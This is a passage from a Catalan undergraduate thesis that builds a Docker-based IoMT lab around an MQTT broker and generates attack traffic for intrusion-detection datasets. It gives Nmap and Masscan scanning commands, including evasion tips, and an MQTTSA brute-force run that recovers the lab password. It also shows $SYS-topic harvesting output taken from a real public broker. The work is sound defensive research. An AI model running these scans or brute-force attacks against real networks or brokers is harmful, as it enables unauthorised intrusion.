


Figura 3.1: Esquema de l'arquitectura utilitzada. Imatge extreta del treball [24].

3.2 Ús del protocol MQTT

Primer de tot, l'elecció del protocol MQTT (Message Queuing Telemetry Transport) està fonamentada en el fet que és un dels protocols més utilitzats en l'àmbit IoT en general i en entorns IoMT en específic.

És un dels protocols amb més rellevància i eficiència per a dispositius amb recursos limitats, com és el cas d'aquest treball, on l'apartat de les comunicacions no és la seva funció principal. Consta d'una arquitectura *publisher – subscriber* centralitzada en un únic servidor, la qual cosa fa que tota la informació estigui centralitzada en un sol dispositiu, aquest fet el fa vulnerable i, per tant, cal prendre les mesures de seguretat adequades. A més a més, és un protocol altament configurable, ja que s'hi poden configurar mesures de seguretat com ara limitacions de trànsit, Access Lists (ACL) o encriptat TLS.

Dintre aquest projecte del grup ISG-UPC també es contempla el protocol CoAP, més enfocat a una arquitectura client -servidor semblant a protocols HTTP, però en aquest treball no serà utilitzat.

Mosquitto és una de les implementacions més conegudes del protocol MQTT. Es tracta d'un broker MQTT lleuger, de codi obert i altament configurable i compatible amb les especificacions MQTT 3.1 i 5.0 que permet la configuració de les funcionalitats bàsiques del protocol com definir tòpics, limitacions en l'ús de recursos, ACLs i encriptat TLS. També permet desplegar clients MQTT mitjançant mosquitto-clients i poder realitzar el procés de subscriure's a un tòpic en un broker concret

(mosquitto-sub) on publicar missatges en aquest tòpic (mosquitto-pub). Adicionalment, disposa de les configuracions bàsiques de MQTT com els paràmetres de QoS, retain o presistance. [13]

En l'entorn acadèmic, la seva simplicitat fa que sigui una excel·lent opció per a desplegar laboratoris d'IoMT. També és important destacar la llibreria Paho-MQTT que permet implelentar clients MQTT a través de Pytthon i és molt útil per a tasques d'automatització i scripting en entorns IoT.

3.3 Ús de Docker per al desplegament de dispositius

Per al desplegament dels dispositius simulats (clients) i del servidor MQTT (broker), s'ha optat per l'ús de contenidors Docker en lloc de màquines virtuals (VMs). Aquesta decisió s'ha pres tenint en compte diversos criteris tècnics, pràctics i de rendiment, que fan que Docker sigui una opció més adequada per als objectius del projecte.

Docker et permet desplegar contenidors seguint una imatge comuna i configurable. D'aquesta manera, podem desplegar els clients simulats o el servidor en qualsevol entorn i sistema que compleixi uns requisits mínims de hardware i software. També permet mantenir una eficiència de recursos òptima, ja que utilitza el propi kernel del sistema hipervisor.

Alhora, és un sistema aïllat del sistema operatiu principal, per això, podem executar proves de penetració sense veure compromesa realment la seguretat dels nostres equips i amb una gran facilitat de reproduir aquest atac diverses vegades sense haver de configurar novament tot el dispositiu vulnerat, ja que aquests contenidors són fàcilment renovables per còpies idèntiques prèvies a l'atac.

A través del seu orquestrador Docker Compose, podem realitzar desplegaments múltiples de dispositius. Amb aquesta eina, podem desplegar en un sol dispositiu físic una gran quantitat de dispositius simulats que comparteixin unes característiques comunes entre ells.

Dintre dels motius pels quals s'ha escollit aquesta tecnologia, està l'ús de volums, els quals et permeten compartir espai en memòria entre el dispositiu hipervisor i els contenidors. Aquesta funcionalitat ens permet agilitzar la transferència d'arxius entre contenidors, com ara fitxers de configuració, scripts per executar tasques determinades o atacs coordinats (en el cas de contenidors desplegats per l'atacant).

També he utilitzat l'arquitectura de xarxa de Docker Compose per a poder crear infraestructures de xarxa simulades senceres, mantenint una lògica i rigorositat en les adreces de cada contenidor, d'aquesta manera, per a alguns atacs m'és possible simular una arquitectura com ara una gran quantitat de contenidors connectats a un switch o bé com un seguit de serveis del host per fer una arquitectura de

microserveis dintre un mateix dispositiu.




Figura 3.2: Esquema de la generació de contenidors amb Docker Compose. Imatge extreta de The Hacker Way [24].

3.4 Eines utilitzades per a la generació d'atacs

Per a la realització d'aquest treball s'han emprat diverses eines de codi obert, escollides pel seu suport ampliat en entorns de xarxa, la seva flexibilitat i la possibilitat d'automatitzar proves i captures de trànsit en entorns simulats. Algunes d'aquestes eines tenen un enfocament general i són àmpliament utilitzades en proves de penetració en xarxes IP tradicionals, mentre que d'altres presenten característiques específiques que les fan especialment adequades per a entorns IoT o IoMT.

Totes aquestes eines han estat utilitzades en un entorn de Kali Linux, que és l'entorn base per a la realització d'aquest treball.

Kali Linux és una distribució basada en Debian orientada específicament a seguretat informàtica i proves de penetració (pentesting). Mantinguda per l'equip d'Offensive Security (OFSEC), Kali proporciona un entorn completament equipat amb centenars d'eines preinstal·lades per a l'auditoria de xarxes, anàlisi de vulnerabilitats, enginyeria inversa, sniffing, spoofing, explotació i forense digital. [22]

Aquesta distribució té certes avantatges respecte a altres sistemes operatius, les més destacables són:

- **Gran nombre d'eines incloses:** Kali inclou eines com Nmap, Masscan, Wireshark, tcpdump, Scapy, aprscan i moltes més, facilitant la realització de proves diverses sense necessitat d'instal·lació addicional.
- **Entorn controlat i configurable:** Kali pot executar-se de manera virtualitzada (en aquest treball s'ha utilitzat en contenidors Docker), fet que permet recrear escenaris controlats i aïllats per a la simulació d'atacs sense posar en risc cap sistema real.

- **Actualitzacions contínues i suport actiu de la comunitat:** Es tracta d'una distribució mantinguda amb freqüència, compatible amb la majoria d'arquitectures, i àmpliament utilitzada tant en àmbits acadèmics com professionals.
- **Automatització i scripting:** El seu entorn Unix-like facilita l'ús d'scripts en bash o python per automatitzar atacs, recollir trànsit o llançar seqüències repetitives d'accions

A continuació es descriuen les principals fetes servir en aquest projecte:

3.4.1 Nmap

Nmap (Network Mapper) és una eina de network reconnaissance i auditoria de xarxes molt utilitzada en l'àmbit del pentesting. Permet identificar dispositius connectats a una xarxa, descobrir serveis oberts, detectar sistemes operatius i obtenir informació detallada mitjançant scripts del motor NSE (Nmap Scripting Engine). Nmap pot utilitzar diferents tècniques d'escaneig (TCP SYN, UDP, ping sweep, etc.), i també permet la detecció de versions de serveis, cosa que facilita la identificació de vulnerabilitats específiques en dispositius o serveis actius. És una eina molt completa per a la fase de reconeixement, però pot resultar relativament lenta quan s'aplica a xarxes amb un gran nombre d'hosts o rangs amplis d'adreces IP.

Masscan, en canvi, és una eina especialitzada en escaneig de ports oberts a gran escala i amb una velocitat molt superior a la de Nmap. La seva arquitectura li permet enviar milions de paquets per segon, fet que la fa ideal per a fer un descobriment ràpid d'hosts actius en xarxes grans. No proporciona tants detalls com Nmap (com versions de serveis o sistema operatiu), però és extremadament útil com a pas previ per detectar ràpidament quins dispositius responen en determinats ports.

En el context d'aquest treball, Masscan ha resultat especialment útil per a detectar dispositius IoT actius dins segments de xarxa amb centenars d'IPs possibles, abans d'aplicar anàlisis més profundes amb Nmap. Així, s'ha pogut optimitzar el temps d'escaneig i enfocar els esforços de reconeixement detallat només sobre aquells nodes que realment presentaven algun servei obert.

3.4.2 TCPDump

TCPDump és una eina de línia de comandes per a la captura i anàlisi de paquets a nivell de xarxa. Es tracta d'una eina fonamental en entorns de recerca i pentesting, ja que permet registrar amb precisió tot el trànsit que circula per una interfície de xarxa en temps real. [6]

TCPDump permet capturar trànsit benigne i maliciós entre dispositius de la xarxa i crear arxius de captura amb extensió pcap. És una eina similar a Wireshark, però més lleugera, utilitzada a través de terminal i amb capacitat de ser feta servir en automatitzacions.

3.4.3 ArpSpoof i Bettercap

ARPSpoof és una eina clàssica inclosa dins la suite dsniff, utilitzada per dur a terme atacs de tipus ARP spoofing o ARP poisoning. Aquest tipus d'atac consisteix a enviar respostes ARP falses dins una xarxa local per tal d'enganyar els dispositius i fer-los creure que l'atacant és el un altre dispositiu de la xarxa. Això permet interceptar el trànsit entre dos nodes, amb la finalitat de capturar dades sensibles o manipular el contingut dels paquets. ARPSpoof és una eina senzilla i directa, útil per entendre els fonaments d'aquest tipus d'atacs.

BetterCAP, per la seva banda, és una eina molt més avançada i modular, dins d'ella s'inclouen funcionalitats per a realitzar atacs de tipus ARP spoofing més elaborats i personalitzables que amb ArpSpoof.

3.4.4 Mitmproxy

MITMProxy és una eina de tipus proxy intermediari que permet interceptar, analitzar, modificar i registrar el trànsit entre clients i servidors de manera interactiva. A diferència d'altres eines centrades únicament en la captura passiva, MITMProxy ofereix una interfície potent per veure i modificar les peticions i respostes en temps real.

Per a la realització d'aquest treball MITMProxy ha estat especialment útil perquè permet utilitzar scripts de python per a modificar el trànsit de forma dinàmica, així com per a automatitzar atacs de tipus MITM. [1]

3.4.5 Mqtt Malaria i MQTTSA

MQTTSA (MQTT Security Assistant) és una eina específica per a la generació de trànsit MQTT permetent realitzar atacs de denegació de servei (DoS) personalitzables com Low-Rate DoS explicat a [19]. També permet altres atacs de força bruta i la generació de reports en PDF. [23]

També s'ha utilitzat MQTT Malaria, una eina enfocada en atacs DoS implementada en Python que ens permet un ús més simple i directe que MQTTSA. [11]

3.4.6 Zeek

Zeek (anteriorment conegut com Bro) és una plataforma d'anàlisi de trànsit de xarxa en profunditat (NSM), que també pot ser utilitzada com a IDS. Està orientada a la generació de registres estructurats a partir de captures de paquets (.pcap). [3]

Zeek genera automàticament fitxers de registre específics com conn.log, dns.log, mqtt-subscriber.log, wired.log entre altres. Aquests fitxers inclouen informació útil com connexions establertes, ports i IPs implicades, consultes DNS, sessions, ús de TLS, autenticacions sospitoses, i molt més.

Si bé l'anàlisi de trànsit amb Zeek no és l'objectiu principal d'aquest treball, s'ha utilitzat per a poder entendre millor el funcionament dels atacs i evaluar la seva efectivitat.

Desenvolupament d'un entorn IoT simulat

Per al desplegament d'un entorn IoT simulat seguint l'arquitectura explicada a 3.1 s'ha utilitzat dispositius reals (amb ordinadors convencionals i Raspberry Pi) i simulats a través de contenidors Docker i l'orquestrador Docker Compose.

Per a la realització dels clients, que representen el trànsit benigne, he utilitzat una imatge d'Ubuntu [7], aquesta ha estat modificada instal·lant l'eina *mosquitto-clients* 2.0.20. Amb aquesta aplicació podem fer actuar aquest contenidor d'Ubuntu com un client MQTT i tenir les seves funcions principals com subscriure's i publicar a un tòpic d'un broker concret i utilitzar totes les funcionalitats descrites a 3.2. També he instal·lat Python 3.13.2 i Paho-mqtt 2.0.0 [14] per a poder generar paquets de forma personalitzada. Amb aquesta llibreria de Python podem modificar aspectes molt més concrets de les nostres connexions MQTT i paquets, canviant els valors de les dades o la freqüència d'enviament de les publicacions. Gràcies a aquesta eina, al ser una llibreria de Python, podem córrer els clients de manera automatitzada mitjançant funcionalitats pròpies del llenguatge Python. Finalment, he instal·lat les eines net-tools i iputils per tal de poder monitoritzar l'estat dels contenidors i fer comprovacions de connectivitat.

Pel que fa al Broker, he utilitzat l'imatge oficial de mosquitto anomenada *eclipse-mosquitto* (versió 2.0.21) [17]. Aquesta permet l'ús del contenidor com a broker MQTT en les seves versions 3.1 i 5.1.1 amb totes les funcionalitats de les quals disposa la versió local. Respecte a la seva configuració de Docker, he mapejat els ports 1883 i 8883 perquè en establir una connexió TCP a un d'aquests ports de l'hipervisor es dirigeixi al mateix port del contenidor broker. També he generat 3 volums compartits amb l'hipervisor:

- **Config:** on s'ubica el fitxer de configuracions *mosquitto.conf*
- **Data:** on opcionalment s'emmagatzemen les dades rebudes en format txt o dintre una base de dades

- **Log:** on es guarden els logs dels errors ocasionats durant el seu funcionament en fitxers .log

Pel que fa al monitor de trànsit, partint de l'imatge base Ubuntu, s'ha instal·lat *tcpdump* 4.99.5 i *wireshark* 4.4.3 (3.4.2). Com ha estat explicat a 3.1, la seva funcionalitat és emmagatzemar el trànsit per tal de generar el dataset mitjançant *tcpdump* i *Wireshark*. Per tal de poder visualitzar l'interfície gràfica de Wirehark, s'ha fet servir el socket de X11 de l'hipervisor mapejat al contenidor.

Per l'atacant, parteix de la imatge *kalilinux/kali-last-release* [18] amb l'instal·lació dels paquets *kali-linux-headless* que conté les eines més utilitzades de kali linux i depenent de l'atac s'ha instal·lat altres eines de pentesting explicades posteriorment.

Per al desplegament de contenidors per part de l'atacant, he configurat una xarxa personalitzada de docker mitjançant l'eina *Docker Compose* on es disposen tots els contenidors i tenen connectivitat entre ells com si es tractés d'una xarxa LAN privada.

Per integrar aquest desplegament en un model híbrid entre dispositius simulats i dispositius reals, s'ha utilitzat la configuració de xarxa dintre *Docker Compose* anomenada *MACVLAN* que permet connectar els contenidors a la xarxa física amb adreces IP i MAC diferent a la del hipervisor (cal evitar conflictes amb altres adreces ja utilitzades en xarxa física), amb un efecte similar al que tindríem connectant un switch a la xarxa amb tots els seus contenidors. Amb aquesta configuració m'he coordinat amb altres membres del grup ISG-UPC per a poder integrar el meu treball al projecte. Finalment, en diversos atacs, he configurat l'entorn amb el mode *IPVLAN (L2)* on cada contenidor té una adreça IP diferent, però, l'hipervisor sobreposa la seva adreça MAC i respon a peticions ARP per a les diferents adreces IP. Això és més compatible en xarxes WiFi WPA2.




Figura 4.1: La figura mostra el comportament dels diferents drivers de xarxa de Docker (excloent el mode host on directament actua en nom de l'hipervisor).

Per concloure, per a l'execució dels diferents atacs explicats en aquest treball, es

pot resumir l'estructura de xarxa seguint aquest esquema:




Figura 4.2: La figura mostra la infraestructura de xarxa dissenyada per als diferents atacs: Consta d'una xarxa Wifi amb un broker, un nombre variable de clients i l'atacant on s'hi despleguen xarxes virtuals diferents per a cada atac.

Elaboració d'atacs per a la generació de trànsit maliciós

En aquest capítol es presenten els atacs que s'han implementat per a generar trànsit maliciós en l'entorn IoMT descrit a 3.1. Aquests atacs tenen com a objectiu comprometre la seguretat dels dispositius connectats o del broker intentant ser fidels a la realitat d'un escenari real.

S'han utilitzat les eines descrites a 3.4 així com diversos blocs de codi elaborat en Python i funcionalitats pròpies de Linux.

Per tal de generar dades que poden ser fetes servir per a l'entrenament de models de detecció d'intrusions basats en *machine learning*.

5.1 Atacs de descobriment de dispositius

El primer atac que se sol dur a terme en un entorn IoT és el descobriment de dispositius. Aquest se centra en identificar els dispositius connectats a la xarxa i obtenir informació sobre ells, com ara adreces IP, ports oberts i serveis disponibles. Això permet als atacants conèixer la topologia de la xarxa i identificar possibles vulnerabilitats.

Primer de tot, s'ha implementat un atac per aconseguir descobrir l'adreça IP del broker MQTT, ja que és l'element central de la comunicació entre els dispositius IoMT. Per a això, s'ha utilitzat l'eina *nmap* (3.4.1) per escanejar la xarxa sencera. Mitjançant Nmap, s'ha aplicat la detecció de ports oberts 1883 i 8883 (en el cas d'ús de TLS), ja que el broker MQTT, per rebre connexions dels clients ha de tenir aquests ports oberts.

També, una estratègia interessant és la detecció de serveis mitjançant l'opció *-sV* en Nmap. Això ens permet descobrir si en el port 1883 o 8883 escanejat, s'està executant un servei de MQTT com per exemple Mosquitto 3.1.1.

Una execució utilitzada és:

Listing 5.1: Escaneig Nmap

```
1 nmap -sV -p 1883,8883 192.168.0.0/24
```

Aquest atac realitzarà una gran quantitat de peticions ARP a totes les IP del rang especificat i, en cas que contestin intentarà iniciar una connexió TCP als ports especificats (1883 i 8883), recopilant la informació de les respostes. Seguidament, mitjançant scripts propis de Nmap amb diverses peticions TCP intentarà esbrinar quins serveis s'estan executant.

Però aquesta execució no és del tot realista, ja que és fàcilment detectable. Per això per a poder generar trànsit maliciós de forma més realista, s'han d'utilitzar estratègies menys sorolloses, és a dir on es generi menys trànsit i sigui menys detectable.

Una opció és utilitzar inicialment un escaneig general arp o icmp més lent per tal de recopilar les IPs actives, i llavors fer un escaneig més específic a les IPs que han respost. Així, es redueix el trànsit generat i es fa més difícil la detecció de l'atac.

Per a fer el primer escaneig més silenciós es pot utilitzar l'opció -T per ajustar la velocitat (un valor -T2 per una xarxa /24 pot trigar uns 10 minuts). També podem afegir l'opció -n per evitar la resolució de noms DNS, ja que al ser una xarxa local no és necessari.

Llavors, per a fer el segon escaneig més específic, es pot utilitzar l'opció -Pn per evitar el ping (ja que ja sabem que el dispositiu està actiu gràcies al primer escaneig). També es pot afegir -sS per evitar completar el handshake TCP i així ser menys detectable. Ara podem afegir els ports específics i la detecció de serveis. Un exemple seria:

Listing 5.2: Escaneig en dos fases

```
1 nmap -sn -n -T2 192.168.0.0/24 #primer escaneig.  
2 nmap -Pn -sV -sS -p 1883,8883 IPs-actives.txt #segon escaneig amb la  
   llista d'IPs actives obtinguda del primer escaneig.
```

Per a fer l'escaneig més ràpid, també he utilitzat masscan per a la detecció del broker, però no és tant eficient i és menys sigilós.

Listing 5.3: Escaneig Masscan

```
1 masscan 192.168.0.0/24 -p1883,8883 --rate 1000 -oG masscan.txt
```

Per a la detecció dels clients IoMT, amb el primer escaneig ja veiem els dispositius actius a la xarxa, però no podem saber si realment són dispositius IoMT, per això podem utilitzar la detecció de *fingerprint* dels dispositius, referit a extreure tota la informació possible que descriu i diferencia un dispositiu.

El fingerprint es pot aconseguir mitjançant l'opció -o de Nmap que detecta el sistema operatiu o també scripts NSE com "*banner*" o "*fingerprint-settings*", encara

que, són mètodes molt intrusius i, per tant, molt detectables. També es pot optar per a utilitzar datasets públics d'adreces MAC conegudes de fabricants com ara Philips Health, Siemens Healthcare o també Raspberry Pi i altres marques dispositius embeguts que siguin usualment utilitzats com a clients IoMT.

Registry	Assignment	Organization Name
MA-S	70B3D5B91	Cardinal Health
MA-S	8C1F6448D	Health Care Originals, Inc.
MA-S	8C1F64C79	Hills Health Solutions
MA-S	8C1F6430C	Hills Health Solutions
MA-S	001BC50B0	Miracle Healthcare, Inc.
MA-S	70B3D5FC4	PHYZHON Health Inc
MA-S	8C1F64B64	Sensus Healthcare
MA-S	8C1F64804	Siemens Healthcare Diagnostics
MA-S	8C1F6454A	Sound Health Systems

Figura 5.1: Petit extret del fitxer "MAC Address Block Large (MA-S)" de [16] filtrat per a visualitzar només fabricants IoMT on es veuen parelles IniciMAC - Fabricant

5.2 Atacs de descobriment d'informació del broker MQTT

En aquest apartat es descriuen diferents atacs que permeten descobrir diferent informació interessant per a l'atacant explotant vulnerabilitats del broker MQTT. Per a realitzar aquests atacs, s'ha suposat coneguda l'adreça IP i port del broker MQTT així com altres dades que poden ser trobades mitjançant els atacs utilitzats en l'apartat anterior (5.1).

5.2.1 Atacs de descobriment de credencials

Una de les mesures de seguretat més comunes per als brokers MQTT és l'autenticació mitjançant nom d'usuari i contrasenya. Mosquitto, d'igual manera que la majoria de brokers MQTT comercials disposa d'un sistema per a generar fitxers de credencials d'usuari. Per a la realització d'aquest atac, he configurat el broker solament permetent l'entrada de l'usuari "tfg" amb la contrasenya "1234" amb mosquitto-passwd. Aquest genera un fitxer passwd on es guarda usuari:contrasenya amb la contrasenya encriptada amb bcrypt. [15]. Per altra banda, he generat un

fitxer anomenat acl que genera una Access Control List que habilita o no a subscriure's (read) o publicar (write) a un tòpic específic (en aquest cas tfg/#). El seu format és el següent:


Listing 5.4: *Access Control List*

```
1 user tfg
2 topic readwrite tfg/#
```

Per a descobrir credencials, s'ha elaborat un atac de força bruta mitjançant MQTT-SA (3.4.5), una eina especialitzada en el protocol MQTT que permeten mitjançant llistes dels usuaris i credencials comprovar una gran quantitat de combinacions per tal d'accedir al broker i recopilar la validesa d'aquestes en un fitxer de sortida. Un exemple d'execució és:

Listing 5.5: *Execució de MQTT-SA*

```
1 python3 mqttsa.py -u "tfg" -w ./psw.txt -t 5 -mp 255 -mq 1000 192.168.0.40
```



```
Performing brute force (press ctrl+c once to skip)
trying: tfg, admin
trying: tfg, root
trying: tfg, test
trying: tfg, 1234
trying wildcard username: #
Attempting the connection with: [tfg,1234]
10 seconds connection timeout (press ctrl+c once to skip)
- Properties from the broker[AssignedClientIdentifier : auto-8
Connected successfully using password found with brute force.
Listening 5 seconds for messages
5 seconds remaining

*****
                        REPORT
                        Target: broker
                        Listening time: 5
*****

+ Authentication required:      True

+ Information disclosure:      False
+ No topics detected

+ Brute force successful:      True
+ username used:               tfg
+ password found:              1234
*****
```

Figura 5.2: Sortida de l'atac de força bruta amb MQTT-SA. S'observa com s'ha trobat l'usuari "tfg" amb la contrasenya "1234" adequadament. Apareix la IP amb el nom de "broker" degut a l'utilització de DHCP dintre els l'entorn de contneidors.

5.2.2 Subscripció a tòpics d'administració

Una característica dels brokers MQTT, és l'ús de tòpics d'administració anomenats **\$SYS** que permeten als clients obtenir informació sensible sobre l'estat del broker i dels clients.

Per a la realització d'aquest atac, s'ha utilitzat un script de NMAP anomenat `mqtt-subscribe` que recopila tota aquesta informació subscriuint-se a tots els tòpics d'administració possibles. Una execució d'aquest atac per a un broker amb IP 192.168.0.40 és la següent:

Listing 5.6: NSE script Nmap

```
1 nmap -Pn --script mqtt-subscribe -p 1883 -oG info_broker.txt  
192.168.0.40
```

Amb aquest atac a un broker mosquitto com l'utilitzat en aquest treball, s'obté informació com ara:

- Informació de la versió del broker i configuració general del broker.
- Nom d'usuari, estat de la connexió i keep alive dels clients.
- Nombre màxim de clients simultanis amb els quals pot treballar el broker.
- Mètriques de rendiment: bits enviats per segon, bits rebuts per segon, latència, etc
- Estadístiques de missatges enviats i rebuts.
- Llista de tòpics publicats i subscrits.
- Diversos errors i advertències del broker.

En aquest atac, el kali linux l'atacant genera un gran nombre de paquets MQTT subscribe per a subscriure's a aquests tòpics.

```

Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-17 13:11 CEST
Nmap scan report for test.mosquitto.org (5.196.78.28)
Host is up (0.039s latency).
rDNS record for 5.196.78.28: ks.ral.me

PORT      STATE SERVICE
1883/tcp  open  mqtt
| mqtt-subscribe:
| Topics and their most recent payloads:
| $SYS/broker/keepalive/180/total: 570
| $SYS/broker/connection/ratri.owntracks/state: 1
| $SYS/broker/connection/mosquitto-55b8ff8b5c-s8hsp.bridge-01/state: 1
| $SYS/broker/connection/bridge-client-01/state: 1
| $SYS/broker/clients/connected: 10866
| $SYS/broker/connection/ae90f6afa47f.revspace-ac/state: 1
| $SYS/broker/clients/inactive: 4437
| $SYS/broker/connection/hassiomato/state: 1
| $SYS/broker/connection/fresnel-pl.bridge-to-public/state: 1
| $SYS/broker/connection/core-mosquitto.bridge-01/state: 1
| $SYS/broker/connection/OLIROIA.broliro/state: 1
| $SYS/broker/keepalive/100/total: 69668
| $SYS/broker/connection/IN-5CG345376Z.test-mosquitto-bridge/state: 0
| $SYS/broker/connection/richard-ZenBook-UX434DA-UM433DA.bridge_to_cloud/state: 0
| $SYS/broker/keepalive/1000/total: 913
| $SYS/broker/connection/sucrax.cloud_bridge_out/state: 1
| $SYS/broker/connection/pydio.bridge-mosquitto-to-hivemq/state: 1
| $SYS/broker/keepalive/325/total: 24652

```

Figura 5.3: Petita part de la sortida de l'execució del script Nse "mqtt-subscribe".

5.3 Atacs de denegació de servei (DoS)

